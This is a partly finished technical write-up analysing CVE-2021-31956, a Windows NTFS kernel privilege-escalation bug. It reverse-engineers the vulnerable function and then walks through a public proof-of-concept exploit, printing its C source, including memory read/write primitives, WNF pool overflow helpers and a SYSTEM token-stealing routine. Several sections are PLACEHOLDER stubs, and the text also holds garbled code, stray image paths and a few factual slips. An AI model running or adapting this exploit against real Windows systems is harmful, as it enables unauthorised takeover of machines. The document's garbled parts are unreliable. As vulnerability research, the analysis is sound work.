# A Comprehensive Analysis of CVE-2021-31956

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## Introduction

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CVE-2021-31956 is a Windows kernel local privilege escalation vulnerability found in multiple Windows versions including but not limited to Windows 10 20H2. The computer security company Kaspersky first detected the vulnerability as a actively-exploited issue found in-the-wild.

# Reverse Engineering CVE-2021-31956

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To start things off with, we will examine the advisory posted by Kaspersky and then use the information provided to find the vulnerability ourselves.

## The Initial Advisory

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The relevant portions of the vulnerability advisory posted by Kaspersky is as follows:

The exploit uses CVE-2021-31956 alongside the Windows Notification Facility (WNF) to create arbitrary memory read and write primitives. We are planning to publish more information about this technique in the future.

As the exploit uses CVE-2021-31955 to get the kernel address of the EPROCESS structure, it is able to use the common post-exploitation technique to steal the SYSTEM token. However, the exploit uses a rarely used "PreviousMode" technique instead. We have seen this technique used by the CHAINSHOT framework and even made a presentation about it at CanSecWest/BlueHat in 2019. The exploit then uses this technique to inject a malware module into the system process and executes it.

Alongside the advisory, Kaspersky also posted the following pseudocode highlighting the vulnerable code in the NtfsQueryEaUserEaList function:

```
for ( cur_ea_list_entry = ea_list; ; cur_ea_list_entry = next_ea_list_entry )
  . . .
  out_buf_pos = (DWORD *)(out_buf + padding + occupied_length);
 if ( NtfsLocateEaByName(eas_blocks_for_file, eas_blocks_size, &name,
&ea_block_pos) )
  {
    ea_block = eas_blocks_for_file + ea_block_pos;
    ea_block_size = ea_block->DataLength + ea_block->NameLength + 9;
    if ( ea_block_size <= out_buf_length - padding ) // integer-underflow is</pre>
possible
    {
    memmove(out_buf_pos, (const void *)ea_block, ea_block_size); // heap buffer
overflow
    *out_buf_pos = 0;
    }
  }
  else
  {
  }
  occupied length += ea block size + padding;
  out buf length -= ea block size + padding;
  padding = ((ea_block_size + 3) & 0xFFFFFFFC) - ea_block_size;
}
```

Based on the analysis performed by Y3A, we can summarize the advisory as follows:

There is a heap-based buffer overflow from an integer-underflow in the <a href="ntfs.sys">ntfs.sys</a> function

NtfsQueryEaUserEaList which is accessible via a <a href="ntoskrnl.exe">ntoskrnl.exe</a> system call. After gaining a kernel-mode write primitive, the exploit uses CVE-2021-31956 with the Windows Notification Facility and an <a href="https://previousMode">PreviousMode</a> overwrite technique for the exploit's <a href="https://exessystem.com/e

We can now move onto finding the vulnerability ourselves.


## Recreating CVE-2021-31956

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This next section focuses on how to find the vulnerability using IDA and WinDbg. In particular, we will be discussing the steps needed to both recreate the work already done by the vulnerability advisory as well as other researchers.

## Locating NtfsQueryEaUserEaList in IDA

Our focus now is to locate the function NtfsQueryEaUserEaList in a vulnerable version of ntfs.sys. In our case, we will be using a version from Windows 10 20H2. Once we have a version of the vulnerable driver, we will open it in IDA and locate NtfsQueryEaUserEaList in IDA:



As well as examining the pseudocode as shown in the advisory, we will also be looking through each basic block as it corresponds to the pseudocode. When we first generate the pseudocode for NtfsQueryEaUserEaList, we notice that we are missing both the variable names and possibly a data structure:

```
for ( i = a6; ; i = (unsigned int *)((char *)i + *i) )
{
    //...
    v16 = (_DWORD *)(a4 + v9 + v26);
    if //...
    {
        //...
        if ( (unsigned __int8)NtfsLocateEaByName(a2, *(unsigned int *)(a3 + 4),
        &DestinationString, &v21) )
        {
            v20 = a2 + v21;
            v17 = *(unsigned __int16 *)(v20 + 6) + *(unsigned __int8 *)(v20 + 5) +
```

```
9;
            if ( v17 <= a5 - v9 )
            memmove(v16, (const void *)v20, v17);
            *v16 = 0;
            goto LABEL_8;
        }
        else
        {
            //...
            if //...
            {
                 //...
                 if //...
                     if //...
                     {
                         v23 = v16;
                         a5 -= v17 + v9;
                         v9 = ((v17 + 3) & 0xFFFFFFC) - v17;
                         goto LABEL_24;
                     }
                 }
                 //...
            }
        }
        //...
    }
    //...
}
```

It is interesting to note that the our disassembly that IDA produced is quite different from the advisory. This may be due to a different vulnerable version of <a href="ntfs.sys">ntfs.sys</a>. However, we will not worry about it for now as it does not seem to impact the exploitability of this bug.

## Adding a Custom Data Structure in IDA


Now that we have located the vulnerable function ourselves, let's proceed to recreate the data structure shown in the advisory:

```
ea_block_size = ea_block->DataLength + ea_block->NameLength + 9;
```

Here, we see that this structure provides extended attributes with two separate types of lengths. Now, using the search query

extended attribute length structure microsoft


We get the following two results:



We examine both structures, and we discover the FILE\_FULL\_EA\_INFORMATION structure is the only structure out of the two to have two separate lengths defined:

```
typedef struct _FILE_FULL_EA_INFORMATION {
   ULONG NextEntryOffset;
   UCHAR Flags;
   UCHAR EaNameLength;
   USHORT EaValueLength;
   CHAR EaName[1];
} FILE_FULL_EA_INFORMATION, *PFILE_FULL_EA_INFORMATION;
```


Now that we have the associated structure for the vulnerable code in NtfsQueryEaUserEaList, we will now go to View -> Open subviews -> Local types:




Once there, we will then right click within the view and select *Insert*:




A dialog box will then appear, within the dialog box we paste the FILE\_FULL\_EA\_INFORMATION structure:



We then click Ok and head back to the variable v20, right-click on it, and select Convert to struct...\*:



We will then go to our entry for FILE\_FULL\_EA\_INFORMATION, select it, and click Ok:



At this point, we see that our data structure updated within IDA:

```
v15 = v26;
v16 = (_DWORD *)(a4 + v9 + v26);
if ( (unsigned __int8)NtfsLocateEaByName(a2, *(unsigned {
    v20 = (_FILE_FULL_EA_INFORMATION *)(a2 + v21);
    v17 = v20->EaValueLength + v20->EaNameLength + 9;
    if ( v17 <= a5 - v9 )
    {
        memmove(v16, v20, v17);
        *v16 = 0;
        goto LABEL_8;
    }
```

### Renaming Variables in IDA

Now that we have added our custom data structure, we can proceed to rename our variables in IDA to that of the variables provided in the initial advisory:

```
for ( cur_ea_list_entry = ea_list;
          cur_ea_list_entry = (unsigned int *)((char *)cur_ea_list_entry +
*cur ea list entry) )
    //...
    if //...
    {
        //...
        out_buf_pos = (_DWORD *)(out_buf + padding + occupied_length);
        if ( (unsigned __int8)NtfsLocateEaByName(eas_blocks_for_file, *(unsigned
int *)(a3 + 4), &name, &ea_block_pos) )
          ea block = (_FILE_FULL_EA_INFORMATION *)(eas_blocks_for_file +
ea_block_pos);
          ea_block_size = ea_block->EaValueLength + ea_block->EaNameLength + 9;
          if ( ea block size <= out buf length - padding )</pre>
            memmove(out_buf_pos, ea_block, ea_block_size);
            *out_buf_pos = 0;
            goto LABEL 8;
          }
        }
        else
        {
            //...
            if //...
            {
                //...
                if //...
                    if //...
                        v23 = out buf pos;
                        out_buf_length -= ea_block_size + padding;
                        padding = ((ea_block_size + 3) & 0xFFFFFFC) -
ea block size;
                        //...
                    }
                }
                //...
            }
        }
        //...
    }
```

One thing to note is that we are missing the eas\_blocks\_size parameter as our version of ntfs.sys uses a data structure value instead of a direct parameter as in the advisory. In addition, the iteration of occupied\_length is slightly different. Finally, the way the for loop iterates through each entry is counted differently. However, since these differences do not seem to impact the exploit, we will ignore them.

## Analyzing the Basic Blocks and Pseudocode in IDA

Now that we have all pertinent data structures and variables in the vulnerable function NtfsQueryEaUserEaList, let's proceed to include more of the pseudocode to then better learn why this vulnerability exists in the first place. We will take the pseudocode provided by the NCC Group in their analysis of CVE-2021-31956 and recontextualize it to our version of ntfs.sys:

```
__int64 __fastcall NtfsQueryEaUserEaList(
        __int64 a1,
        __int64 eas_blocks_for_file,
        __int64 a3,
        __int64 out_buf,
        unsigned int out_buf_length,
        unsigned int *ea_list,
        char a7)
{
  //...
  unsigned int padding; // r15d
 //...
 padding = 0;
 occupied_length = 0;
 while (1)
    //...
    for ( cur_ea_list_entry = ea_list; ; cur_ea_list_entry = (unsigned int *)
((char *)cur_ea_list_entry + *cur_ea_list_entry) )
    {
      if ( cur_ea_list_entry == v11 )
        v15 = occupied length;
        out_buf_pos = (_DWORD *)(out_buf + padding + occupied_length);
        if ( (unsigned __int8)NtfsLocateEaByName(eas_blocks_for_file, *(unsigned
int *)(a3 + 4), &name, &ea_block_pos) )
          ea_block = (_FILE_FULL_EA_INFORMATION *)(eas_blocks_for_file +
ea_block_pos);
          ea block size = ea block->EaValueLength + ea block->EaNameLength + 9;
          if ( ea_block_size <= out_buf_length - padding )</pre>
            memmove(out buf pos, ea block, ea block size);
            *out buf pos = 0;
            goto LABEL 8;
          }
        }
        else
        {
          ea_block_size = *((unsigned __int8 *)v11 + 4) + 9;
```

```
if ( ea_block_size + padding <= out_buf_length )</pre>
          {
            //...
            *((_BYTE *)out_buf_pos + *((unsigned __int8 *)v11 + 4) + 8) = 0;
            v18 = ea_block_size + padding + v15;
            occupied_length = v18;
            if (!a7)
            {
              if ( v23 )
                *v23 = (_DWORD)out_buf_pos - (_DWORD)v23;
              if ( *v11 )
                v23 = out_buf_pos;
                out_buf_length -= ea_block_size + padding;
                padding = ((ea_block_size + 3) & 0xFFFFFFFC) - ea_block_size;
                goto LABEL_24;
              }
            }
            //...
          }
        }
        //...
      }
      //...
    }
   //...
  }
  //...
}
```


Now that we have the recontextualized pseudocode of NtfsQueryEaUserEaList, let's walk through what a syscall to NtfsQueryEaUserEaList would look like alongside each basic block.

## Examining a Syscall to NtfsQueryEaUserEaList

For this section, we will be walking through the analysis done by the NCC Group in their blog post analyzing CVE-2021-31956. To start things off, let's examine both the for loop and the primary if condition vulnerable to CVE-2021-31965:

```
ea_block_pos);
    ea_block_size = ea_block->EaValueLength + ea_block->EaNameLength + 9;
    if ( ea_block_size <= out_buf_length - padding )
    {
        memmove(out_buf_pos, ea_block, ea_block_size);
        *out_buf_pos = 0;
        goto LABEL_8;
    }
}
//...
}</pre>
```

Looking at the basic block representation, we see that the for loop starts here:



As we can see, each value in cur\_ea\_list\_entry is checked against v11 or in other words, the value in the register RBX is compared to the value in R12. If the value in RBX is not equal to the value in R12, the loop takes the green code path. According to the advisory, the vulnerable function path for CVE-2021-31956 occurs when this basic block fails the check and takes the red code path. So far we have covered the following loop and check from our pseudocode:

```
//...
for ( cur_ea_list_entry = ea_list; ; cur_ea_list_entry = (unsigned int *)((char
*)cur_ea_list_entry + *cur_ea_list_entry) )
    {
        if ( cur_ea_list_entry == v11 )
        {
            // WE ARE HERE
      }
        //...
}
```

We proceed to examine the next basic block we reach after not jumping with the JNZ instruction:

```
📕 🚄 🖼
        rax, [rbp+arg_10]
mov
lea
        r9, [rbp+ea block pos]
        ebx, [rbp+occupied length]
mov
lea
        r8, [rbp+name]
        r14, [rbp+arg 8]
mov
mov
        rcx, r14
        edx, [rax+4]
mov
lea
        r13d, [r15+rbx]
        r13, [rbp+arg_18]
add
        NtfsLocateEaByName
call
        al, al
test
        loc 1C00DC2B1
jnz
```

Now, according to the advisory, we want to pass this check and jump with the JNZ instruction. We can assume that the NtfsLocateEaByName probably checks if an Extended Attribute is present, and if so return 0 and jump. We now have covered the next if condition and we reexamine our position within the pseudocode:

We've now reached the vulnerable code inside of NtfsQueryEaUserEaList:

```
<u></u>
                                                                            if ( (unsigned __int8)NtfsLocateEaByName(eas_blocks_for_file, *(unsigned int *)(
loc_1C00DC2B1:
         edx, [rbp+ea_block_pos]
eax, [rbp+out_buf_length]
                                                                                  block = ( FILE FULL EA INFORMATION *)(eas blocks for file + ea block pos);
                                                                                        k_size = ea_block->EaValueLength + ea_block->EaNameLength + 9;
block_size <= out_buf_length - padding )</pre>
add
          rdx, r14
          eax, r15d
         r14d, byte ptr [rdx+5]
ecx, word ptr [rdx+6]
movzx
                                                                                 memmove(out_buf_pos, ea_block, ea_block_size);
add
          r14d, 9
                                                                                 goto LABEL_8;
add
          r14d, eax
short loc_1C00DC2E3
                         loc 1C00DC2E3:
                                                      ; MaxCour
                         mov
                                   r8d, r14d
                                   rcx, r13
                                                      : Dst
                         call
                                   [r13+0], edi
```

Looking at the diagram above, we can see two specific things:

1. According to the x64 fastcall calling convention, RDX is the second input parameter for a function call. In our case, we know that RDX is user-controlled as per the advisory from Kaspersky. Therefore, we move onto the second observation.

2. If our controlled value is less than *or equal to* the output buffer length minus the padding, we pass the if condition.

Now since we control half of the vulnerable **if** comparison, we should look further into what the other half entails. We continue to follow the basic block code path until we reach the code that sets the size of the padding:

```
if ( *v11 )
loc_1C01C2C44:
        eax, [r14+r15]
                                              v23 = out buf pos;
lea
mov
        [rbp+var_30], r13
        [rbp+out_buf_length], eax
                                              padding = ((ea_block_size + 3) & 0xFFFFFFC)
sub
lea
        r15d, [r14+3]
                                              goto LABEL_24;
        r15d, ØFFFFFFFCh
and
        r15d, r14d
sub
```

Here, based again off of the information provided in the advisory, we see that the padding is calculated in such a way to store the next extended attribute with a 32-bit alignment.

This is where the vulnerability occurs. If an attacker is able to create a perfectly aligned output buffer, we would pass the check where the ea\_block\_size variable is less than *or equal to* the output buffer's length minus a padding of 0.

# Exploiting CVE-2021-31956

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Now that we have an understanding of the vulnerability. We can now proceed to examine both the exploit used and the context in which it was originally discovered.

## Returning to the Advisory

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Before striking out on our own, let's go ahead and review the information already provided by Kaspersky in their advisory for CVE-2021-31956.

#### **Exploit Chain**

In Kaspersky's initial triage of the discovery, CVE-2021-31956 was part of a larger chain of vulnerabilities used to escape the Google Chrome browser and use CVE-2021-31956 to escalate privileges and gain remote code execution as the Windows kernel.

As mentioned previously, the attackers used CVE-2021-21224 as a means to escape the Chrome sandbox and gain remote code execution. Then, the attackers seemingly used another exploit, chiefly CVE-2021-31955 to

obtain the kernel address of the current process' EPROCESS value to then overwrite the PreviousMode offset to then set the current process' context to that of SYSTEM.

#### **EPROCESS Structure**

What is the EPROCESS structure? According to Microsoft:

The EPROCESS structure is an opaque structure that serves as the process object for a process.

In layman's terms, this basically means that if an attacker obtains the EPROCESS memory address for their current process, if they had a kernel-mode write primitive, they would be able to escalate their privileges to SYSTEM. The specifics of this technique is described in the next section.

#### Previous Mode Overwrite

As noted by Kaspersky, traditionally, an attacker would steal the SYSTEM token to escalate privileges. However, by overwriting the PreviousMode field with 0x0, it is possible to then execute various routines from usermade in kernel-mode. This means that with the PreviousMode field set to 0x0, parameters are trusted and thus are not checked by the kernel.

Now that we have a basic grasp of the context of what CVE-2021-31956 does and how it was discovered, let's now explore the proof-of-concept used to exploit this vulnerability.

## Creating the Exploit Ourselves

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In both this section and in Examining the Complete Exploit, we will be looking at the approach Y3A took to both recreate and exploit CVE-2021-31956.

#### Overview

#### **PLACEHOLDER**

### Calling NtfsQueryEaUserEaList from User-Mode

254	NtQueryDirectoryObject
255	NtQueryDriverEntryOrder
256	NtQuery <mark>Ea</mark> File
257	NtQueryEvent
258	NtOuervFullAttributesFile

356 NtSetEaFile 357 NtSetEvent	355	NtSetDriverEntryOrder
357 NtSetEvent	356	NtSet <mark>Ea</mark> File
	357	NtSetEvent

Because the advisory mentioned the vulnerable function is called NtfsQueryEaUserEaList, we can make an educated guess and assume that the NtQueryEaFile syscall will eventually reach NtfsQueryEaUserEaList.

WINDBG BREAKPOINT HERE

To verify this, we will use the proof-of-concept by Y3A to test our hypotheses:

Before continuing, let's first talk about the Windows Notification Framework (WNF).

The Windows Notification Facility

**PLACEHOLDER** 

Spraying the Paged Kernel Pool

**PLACEHOLDER** 

Controlling the Pool Overflow

**PLACEHOLDER** 

\_KTHREAD Enumeration

**PLACEHOLDER** 

PreviousMode Overwrite

**PLACEHOLDER** 

Cleaning Up

**PLACEHOLDER** 

## Examining the Y3A's Proof-of-Concept

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Now that we have successfully exploited CVE-2021-31956, we will now walk through the complete proof-of-concept by Y3A. Now, our goal is to break down every section and understand exactly why the exploit works and the concepts behind each technique used.

#### Include Directives

Now that we understand the context in which the vulnerability was originally used, let's explore the proof-of-concept Y3A of Star Labs created to exploit CVE-2021-31956.

To start things off, we will examine the import section of the proof-of-concept. As with most C++ source code, the first section is usually a series of #include directives:

```
#include <stdio.h>
#include <Windows.h>
#include <ntstatus.h>
#include <TlHelp32.h>
#include "CVE-2021-31956.h"
```

As defined by Microsoft, the #include directive informs the C++ preprocessor to add the contents of the specified file at the location of the #include directive in the source code.

Looking at the above code block, we notice the first four #include directives use angle bracket notation whereas the last #include directive uses the quotation notation to describe the target header file. According to the GNU Foundation, angle brackets or #include <file> are used to specify system header files. However, double quotation marks or #include "file" are used to define a user-generated header file. The search location for angle bracket #include directives is within a standard list of system directories whereas for double quotation mark #include directives the search location is within the directory of the source code.

#### **NULL-Pointer Declarations**

Moving on, we now examine the NULL-pointer declaration and type-casting used prior to the main function:

```
NQSI _NtQuerySystemInformation = (NQSI)NULL;
NQEF _NtQueryEaFile = (NQEF)NULL;
NSEF _NtSetEaFile = (NSEF)NULL;
NCWSN _NtCreateWnfStateName = (NCWSN)NULL;
NUWSD _NtUpdateWnfStateData = (NUWSD)NULL;
NDWSN _NtDeleteWnfStateName = (NDWSN)NULL;
NDWSD _NtDeleteWnfStateData = (NDWSD)NULL;
NQWSD _NtQueryWnfStateData = (NQWSD)NULL;
NRVM _NtReadVirtualMemory = (NRVM)NULL;
NWVM _NtWriteVirtualMemory = (NWVM)NULL;
```

In order to effectively break each line down, we will also pair each NULL-pointer declaration and type-casting to its respective type definition found in the CVE-2021-31956.h header file. To start things off, let's look at the first line:

```
NQSI _NtQuerySystemInformation = (NQSI)NULL;
```

Here, we see that the variable \_NtQuerySystemInformation is of type NQSI with the same type being type-cast to the value NULL. According to East Carolina University, it is possible to use typedef to give a function type a name. For example,

```
typedef NTSTATUS(NTAPI *NQSI) (
    IN SYSTEM_INFORMATION_CLASS SystemInformationClass,
    OUT PVOID SystemInformation,
    IN ULONG SystemInformationLength,
    OUT PULONG ReturnLength OPTIONAL
    );
```

Would define the function pointer NQSI of type NTAPI to be the type of the function that takes 4 arguments and returns an NTSTATUS value. Without loss of generality, it is possible to use this same approach to the other NULL-pointer declarations and type-castings.

#### The write64 Function

Moving on, we will now look at the write64 function:

```
void write64(ULONG_PTR addr, UINT64 data)
{
    char buf[8] = { 0 };
    ULONG wrote;

    *(UINT64 *)buf = data;
    _NtWriteVirtualMemory(GetCurrentProcess(), (PVOID)addr, buf, 0x8, &wrote);
    return;
}
```

Looking at the write64 function declaration, namely:

```
void write64(ULONG_PTR addr, UINT64 data)
```

We notice it has a return value of **void** indicating that it does not return a value. In addition, we see that it takes a Unsigned Long pointer and a Unsigned 64-bit integer as input. Examining the function definition we see the following:

```
char buf[8] = { 0 };
ULONG wrote;

*(UINT64 *)buf = data;
_NtWriteVirtualMemory(GetCurrentProcess(), (PVOID)addr, buf, 0x8, &wrote);
return;
```

First, a char array called buf and of size 8 with its elements initialized to 0. We also notice the variable wrote is declared of type ULONG. According to Microsoft, a ULong data type contains an 8-byte unsigned integer. Next, we see the pointer buf being cast to a pointer of type UINT64 before being dereferenced and given the value of data. As such, the datatype of the content pointed to by buf will now be interpreted as a UINT64, in this case as a 64-bit unsigned integer.

Before examining the final line, let's look at the type definition for the NWVM datatype:

We are looking at the type definition for NWVM as a function prototype for \_NtWriteVirtualMemory does not exist in this file and it seems what the author did was use the NULL-pointer declaration and type-casting

```
NWVM _NtWriteVirtualMemory = (NWVM)NULL;
```

To create a NULL-pointer named \_NtWriteVirtualMemory of type NWVM where they then called this pointer in the third to final line in write64:

```
_NtWriteVirtualMemory(GetCurrentProcess(), (PVOID)addr, buf, 0x8, &wrote);
```

As we can see from the NWVM datatype type definition, we have the following observations:

- The returned handle from GetCurrentProcess() is passed as ProcessHandle.
- The void pointer addr provided as the first input value is passed as BaseAddress.
- The Unsigned 64-bit integer pointer buf is passed as Buffer which has the void pointer datatype.
- The hexadecimal value 0x8 is passed as the Unsigned Long NumberOfBytesToWrite.
- The memory address &wrote is passed as the output buffer NumberOfBytesWritten.

Interestingly enough, since \_NtWriteVirtualMemory was not called as a function, but rather as a pointer to a structure, the return value is not assigned to a variable within the function. Instead after calling \_NtWriteVirtualMemory, the function simply returns with no return value.

#### The read64 Function

Below we have the complete read64 function:

```
UINT64 read64(ULONG_PTR addr)
{
    char    buf[8] = { 0 };
    ULONG    read;

_NtReadVirtualMemory(GetCurrentProcess(), (PVOID)addr, buf, 0x8, &read);
    return *(UINT64 *)buf;
}
```

Looking at the read64 function declaration, we see that it accepts a Unsigned Long pointer called addr as input and returns a Unsigned 64-bit integer:

```
UINT64 read64(ULONG_PTR addr)
```

Next, as with the write64 function, we notice that a char array and a Unsigned Long value are declared with the buf character array being initialized to 0.

Before examining the NULL-pointer function call, let's look at the pointer type definition for NRVM:

Here, we see a similar structure to that of \_NtWriteVirtualMemory. As such, we won't go into as much detail except to break down the values passed from writ64 to the NULL-pointer function call:

```
_NtReadVirtualMemory(GetCurrentProcess(), (PVOID)addr, buf, 0x8, &read);
```

We can see the following:

- The HANDLE from GetCurrentProcess() is passed as ProcessHandle.
- The addr provided as input to write64 function is passed as the BaseAddress.
- The initialized buffer buf is then passed as the output buffer Buffer.
- The value 0x8 is passed as the NumberOfBytesToRead.
- The address to the Unsigned Long value read is passed as &read.

Finally, the write64 function returns a pointer to the Unsigned 64-bit integer output buffer buf.

The fix runrefs Function

```
NTSTATUS fix_runrefs(_In_ PWNF_PROCESS_CONTEXT ctx)
   NTSTATUS
                      status = STATUS SUCCESS;
                      head = (PLIST_ENTRY)read64(&(ctx-
   PLIST_ENTRY
>TemporaryNamesListHead));
   PLIST_ENTRY
                     next = read64(head);
   PWNF_NAME_INSTANCE cur = CONTAINING_RECORD(next, WNF_NAME_INSTANCE,
TemporaryNameListEntry);
   for (; next != head; next = read64(next), cur = CONTAINING_RECORD(next,
WNF_NAME_INSTANCE, TemporaryNameListEntry))
       write64(&(cur->Header), (UINT64)0x000000000000A80903);
           write64(&(cur->RunRef), (UINT64)0x000000000000000000000000000000000);
       }
   puts("[+] Fixed all overwritten header and runrefs");
   return status;
}
```

### The steal\_token Function

```
NTSTATUS steal_token(_In_ PEPROCESS own_eproc)
    NTSTATUS
                       status = STATUS_UNSUCCESSFUL;
    PLIST_ENTRY
                       next = (PLIST_ENTRY)read64(&(own_eproc-
>ActiveProcessLinks));
    PEPROCESS
                       cur = CONTAINING RECORD(next, EPROCESS,
ActiveProcessLinks);
    for (; cur != own eproc; next = (PLIST ENTRY)read64(next), cur =
CONTAINING RECORD(next, EPROCESS, ActiveProcessLinks))
        if ((UINT64)read64(&(cur->UniqueProcessId)) == (UINT64)0x4) {
            write64(&(own eproc->Token), read64(&(cur->Token)));
            status = STATUS SUCCESS;
            puts("[+] Stole system token!");
            goto out;
        }
    log_warn("Unable to find system process token");
out:
   return status;
```

### The write\_pool Function

```
NTSTATUS write_pool(_In__PWNF_STATE_NAME statenames, _In__ULONG idx, _In__ char
*buf, _In_ ULONG buf_sz)
{
    NTSTATUS
                            status = STATUS_SUCCESS;
    UINT64
                            name = 0;
    name = (UINT64)(*(UINT64 *)(statenames[idx].Data));
    status = _NtUpdateWnfStateData((PCWNF_STATE_NAME)&name, buf, buf_sz, NULL,
NULL, 0, 0);
    if (!NT_SUCCESS(status)) {
        log_warn("write_pool::_NtUpdateWnfStateData()1");
       goto out;
    }
    puts("[+] Successfully updated adjacent WNF_NAME_INSTANCE");
out:
    return status;
}
```

## The read\_pool Function

```
NTSTATUS read_pool(_In__PWNF_STATE_NAME statenames, _In__ULONG idx, _Out__ char
*buf, _Inout_ PULONG buf_sz)
{
   NTSTATUS
                            status = STATUS SUCCESS;
   WNF_CHANGE_STAMP
                           stamp = 0;
   UINT64
                            name = 0;
    name = (UINT64)(*(UINT64 *)(statenames[idx].Data));
   status = _NtQueryWnfStateData((PCWNF_STATE_NAME)&name, NULL, NULL, &stamp,
buf, buf sz);
   if (!NT SUCCESS(status)) {
        log_warn("read_pool::_NtQueryWnfStateData()1");
        goto out;
    }
out:
   return status;
}
```

### The find\_chunk Function

```
NTSTATUS find_chunk(_In_ PWNF_STATE_NAME statenames, _In_ UINT64 count, _Out_ char
*buf, _Inout_ PULONG buf_sz, _Out_ PULONG idx)
{
```

```
NTSTATUS
                             status = STATUS_SUCCESS;
    WNF_CHANGE_STAMP
                             stamp = 0;
    UINT64
                             name = 0;
    int
                             overflow = -1;
    for (int i = 0; i < count; i++) {
        if (!statenames[i].Data[∅])
            continue;
        name = (UINT64)(*(UINT64 *)(statenames[i].Data));
        status = _NtQueryWnfStateData((PCWNF_STATE_NAME)&name, NULL, NULL, &stamp,
buf, buf_sz);
        if ((ULONG)stamp == 0 \times 5000) {
            overflow = i; // found our overflow chunk index
            printf("[+] Successfully overflowed into a WNF_STATE_DATA chunk at
index 0x%x\n", overflow);
            break;
        }
        if (!NT_SUCCESS(status)) {
            log_warn("find_chunk::_NtQueryWnfStateData()1");
            goto out;
        }
    }
    if (overflow == -1) {
        // means we corrupted a wnf name instance instead of name header, should
overflow again.
        // we will fix these corrupted wnf name instances in the end.
        log warn("Did not overflow a WNF STATE DATA chunk, overflow again!");
        status = STATUS UNSUCCESSFUL;
        goto out;
    }
    else
        status = STATUS_SUCCESS;
    *idx = overflow;
out:
    return status;
}
```

### The overflow\_chunk Function

```
FILE_FULL_EA_INFORMATION
                                *fetched_data = zalloc(0x300);
    FILE GET EA INFORMATION
                                *vuln_selector = zalloc(0x300);
    FILE_GET_EA_INFORMATION
                                *vuln_selector2;
    FILE_FULL_EA_INFORMATION
                                *payload = zalloc(0x300);
    FILE FULL EA INFORMATION
                                *overflow;
    file = CreateFileA("c:\\users\\chenl\\desktop\\ABC.txt",
        GENERIC READ | GENERIC WRITE,
        FILE_SHARE_READ | FILE_SHARE_WRITE,
        NULL,
        CREATE_ALWAYS,
        FILE_ATTRIBUTE_NORMAL,
        NULL);
    if (file == INVALID_HANDLE_VALUE) {
        log_warn("overflow_chunk::_CreateFileA()1");
        goto out;
    }
    if (!fetched_data || !vuln_selector || !payload) {
        log_warn("overflow_chunk::zalloc()1");
        goto out;
    }
    vuln_selector->EaNameLength = (UCHAR)strlen(EANAME1);
    memcpy(vuln_selector->EaName, EANAME1, vuln_selector->EaNameLength);
    vuln_selector->NextEntryOffset = (ULONG)0xc;
    vuln_selector2 = (PFILE_GET_EA_INFORMATION)((UINT64)vuln_selector + (UINT64)
(vuln_selector->NextEntryOffset));
    vuln_selector2->EaNameLength = (UCHAR)strlen(EANAME2);
    memcpy(vuln selector2->EaName, EANAME2, vuln selector2->EaNameLength);
    vuln selector2->NextEntryOffset = (ULONG)@x0;
    payload->Flags = (UCHAR)0 \times 0;
    payload->EaNameLength = (UCHAR)strlen(EANAME1);
    payload->EaValueLength = (USHORT)@x9d;
    memcpy(payload->EaName, EANAME1, payload->EaNameLength);
    memset(payload->EaName + payload->EaNameLength + 0x1, 'C', payload-
>EaValueLength);
